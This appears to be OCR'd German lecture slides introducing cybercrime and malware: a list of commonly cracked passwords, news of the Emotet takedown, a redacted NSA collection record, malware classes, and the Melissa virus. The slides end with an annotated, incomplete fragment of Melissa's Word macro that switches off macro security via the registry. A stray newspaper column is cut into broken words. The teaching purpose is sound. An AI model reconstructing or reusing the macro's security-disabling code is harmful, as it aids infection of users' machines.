
3 Millionen
Schadprogramme bedrohen in Deutschland Smartphones und Tablets

1 Million
PCs werden jeden Monat durch Schadprogramme angegriffen

300 000
neue Schadprogramme kommen täglich hinzu

Schäden durch Cyberkriminalität

in Deutschland, Angaben in Millionen Euro



Häufig geknackte Passwörter

admin
12345678
test
123
passwd
test123
user
master
password
guest

Herkunftsländer von Cyberattacken*

*Stand Dez. 2014

SZ-Grafik: Hosse; Quelle: Bundesamt für Sicherheit in der Informationstechnik, Bundeskriminalamt, Kaspersky Lab, Telekom

Was ha
Verbrau
fallende

Vorhersagen sind
schäft. Oft wird sc
klar, dass sie falsch
markt für Rohöl kar
sie verzichten, denn
ler und Verbrauche
worauf sie sich einst
wichtigsten Prognc
Internationalen Ene
ren Chefökonom F
vor etwas mehr als v
alter des billigen Ö
müsse man mit imn
Preisen rechnen. M
Welt anders aus: De
(ca. 159 Liter) Rohö
Brent hat sich sei
mehr als halbiert.
2012 sorgten steige
mende Investitione
jekte; die Folge war
stark gestiegenes A
sich die Nachfrage
als vorhergesagt.
Sicher ist, dass e
übergehenden Preis
so lange er anhält,
braucher davon, vo
und Heizen. Pro Lite

Bundeskriminalamt: Schadsoft

https://www.tagesschau.de/wirtschaft/emotet-bka-101.html

Sendung verpasst?

Bundeskriminalamt

Schadsoftware "Emotet" zerschlagen

Stand: 27.01.2021 14:16 Uhr

Deutsche Ermittler haben die Infrastruktur der weltweit als am gefährlichsten geltenden Schadsoftware "Emotet" übernommen und zerschlagen. Die Software hatte auch die IT-Infrastruktur von Behörden und Kliniken angegriffen.

Sie gilt als weltweit gefährlichste Schadsoftware: Deutsche Ermittler haben die Infrastruktur von "Emotet" übernommen und zerschlagen. Dies sei am Dienstag im Rahmen einer internationalen Aktion gelungen, teilten das BKA und die Generalstaatsanwaltschaft Frankfurt am Main mit.

TOP SECRET//COMINT//REL TO USA, AUS

TOP SECRET//COMINT//REL TO USA, AUS//20320108

****
THIS INFORMATION IS DERIVED FROM FAA
COLLECTION UNDER FAA COUNTERTERRORISM CERT
****
THIS INFORMATION IS PROVIDED FOR INTELLIGENCE PURPOSES IN AN EFFORT
TO DEVELOP POTENTIAL LEADS. IT CANNOT BE USED IN AFFIDAVITS, COURT
PROCEEDINGS OR SUBPOENAS, OR FOR OTHER LEGAL OR JUDICIAL PURPOSES.
****

[redacted]@yahoo.com

***

[redacted]

SIGAD: US-984XN
PDDG: AX
CASE_NOTATION: [redacted]
DTG: 31JA0101Z12

Received from: [MINIMIZED US IP ADDRESS]
Date: Mon, 30 Jan 2012 17:01:37 -0800 (PST)
From: [redacted]@yahoo.com>
Subject: Re: Untitled
To: [redacted]@yahoo.com

[OC: No decrypt available for this PGP encrypted message.]

***

[redacted]

Quelle: spiegel.de

Erläuterungen

- Die Cyberkriminalität umgibt in der öffentlichen Diskussion eine Aura des Geheimnisvollen und Konspirativen
  - Dies zeigt sich bereits am Schlagwort (oder Mythos?) »rechtsfreier Räume im Internet« ebenso wie am Schlagwort (oder Mythos?) der »Hacker« als *den* Kriminellen des 21. Jahrhunderts.
  - Diffus wahrgenommene Bedrohungslage und die individuell, politisch und gesellschaftlich gefühlte Machtlosigkeit gegenüber Cyberkriminalität
  - Vergleiche aktuelle Medienberichte zu diesem Thema
- In diesem Kapitel geben wir einen Überblick über wesentliche Instrumente und Wirkmechanismen der Cyberkriminalität, wozu auch ganz zentral Schadsoftware wie Emotet gehört

Erläuterungen

- Wir fragen uns: Was ist Schadsoftware? Warum gibt es Schadsoftware? Was ist Cyberkriminalität? Warum gibt es Cyberkriminalität? Wie funktioniert Cyberkriminalität?
  - Antwort wird oft durch das Bild des Hackers approximiert
  - Besser aber: Bild des Geldes.
  - Cyberkriminalität ist ganz normale ökonomisch motivierte (und meist organisierte) Kriminalität, rationale Akteure, deswegen auch mit klassischen Mitteln erforschbar
- Zunehmend relevant wird aber auch staatliche Cyberkriminalität
  - Wir betrachten darum auch: Wie unterscheidet sich staatliche von klassischer Cyberkriminalität?


Schädliche Software
Schadsoftware

malicious software
malware


lat. *malus* (schlecht)

Erläuterungen

- Malware ist schädliche Software bzw. Schadsoftware
  - Wortbedeutung: lat. malus (schlecht) und Software = „Malware“
- Malware ist Software, die eine unerwünschte oder schädliche Funktionalität besitzt; unerwünscht oder schädlich für den Benutzer, der die Software ausführt bzw. auf dessen Rechner die Software ausgeführt wird
  - Nicht zu verwechseln mit fehlerhafter Software, wobei auch diese Schaden anrichten kann
- Die Definition von Malware bezieht sich auf rein subjektive Kriterien.
  - Es gibt keine rein technischen Unterschiede zu anderer Software




Quelle: amazon.de




Quelle: amazon.de


Unerwünschte Funktionalität



Klassen von Schadsoftware



Klassen von Schadsoftware



Erläuterung

- Für einen „Steckbrief“ einer Schadsoftware braucht man immer beides:
  1. Angaben zur Schadroutine
  2. Angaben zur Verbreitungsroutine
- Feinere Unterscheidungen nehmen noch den verwendeten Exploit mit hinzu (siehe später)
- Übliche Bezeichnungen von Schadsoftware in den Medien (Virus, Wurm, etc.) beziehen sich entweder auf Schadroutine oder Verbreitungsroutine
- Beispiele für Klassen, die sich auf Verbreitungsroutine beziehen: Wurm, Trojaner, Virus
- Beispiele von Klassen, die sich eher auf Schadroutine beziehen: Spyware, Bot, Backdoor

Trojanisches Pferd (Trojaner)

- Ein Trojaner ist ein Schadprogramm, das als nützliche Anwendung getarnt ist


Quelle: Troja (Film), 2004

Erläuterungen

- Trojanisches Pferd als Schadsoftware:
  - Im Hintergrund (ohne Wissen des Anwenders) eine andere Funktion erfüllt (oft durch Installation von Zusatzsoftware)
  - Installation z. B. über kostenlose Spiele / Virenscanner / Codecs
  - Zusatzsoftware wird installiert wie z. B. Keylogger, Sniffer, Backdoortools
- Rückblick in die Geschichte: Das Trojanische Pferd war eine List des Griechen Odysseus, durch die die Eroberung Trojas erst möglich wurde
  - Griechen hatten lange vergeblich Troja belagert
  - Sie bauten ein großes hölzernes Pferd, überließen es den Trojanern und zogen ab
  - Trojaner zogen das vermeintliche Abschiedsgeschenk in die Stadt und starteten eine Siegesfeier
  - In der Nacht öffneten die im Pferd versteckten griechischen Soldaten die Stadttore
  - Die Griechen gewannen den Krieg

Virus

- selbstreproduzierendes Programm, das sich in fremde Speicherbereiche einnistet, um zu überleben

Erläuterung


- Historisch die älteste Art der Schadsoftware
- Begriff und Idee häufig Fred Cohen zugeschrieben (Computer Viruses - Theory and Experiments, Doktorarbeit, University of Southern California, 1985)
- Klare Begriffsfindung schwer!
- Im Kern selbstreproduzierendes Programm
- Klassische Vertreter von Viren:
  - Bootsektorviren, z. B. Elk Cloner für Apple II (1982)
  - E-Mail-Viren, z. B. Melissa-Virus (1999)


Der Melissa-Virus

Bildausschnitt: The Simpsons, „Bart the Genius“, 1999

Erläuterung

- Melissa war der erste Virus einer neuen Bauart: Massenmailer-Makro-Virus
- Aktivitäten von Melissa wurden erstmals am 26. März 1999 registriert
  - in alt.sex Newsgroup, in einem Dokument mit vorgeblich Kennungen und Passwörtern für Pornoseiten
  - in drei Tagen über 100.000 Computer infiziert
- Schadroutine: fügt unter bestimmten Bedingungen ein Zitat aus dem Simpsons in das Dokument ein
- Folgen von Melissa: Mail-Server waren überlastet
  - CERT-CC berichtet: teilweise 32.000 Melissa-Mails pro 45 Minuten
  - Viele Provider nahmen ihre Mail-Server vom Netz
- Autor David L. Smith (Nikname Kwyjibo) wird zu 20 Monaten Gefängnis und 5000 USD Strafe verurteilt
- Quelle (auch der folgenden Abbildung): Cass, 2001


Name of infected macro
Private Sub Document_Open
On Error Resume Next
End Sub
Tells computer to ignore errors caused by Melissa when it runs
Neutralize Word Defenses against Macros
IF
System.PrivateProfileString("",HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security","Level")<>"
Word 2000
Word 97
Is target running Word 97 or 2000?
Then
CommandBars("Marco").Controls("Security...").Enabled =
False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Se
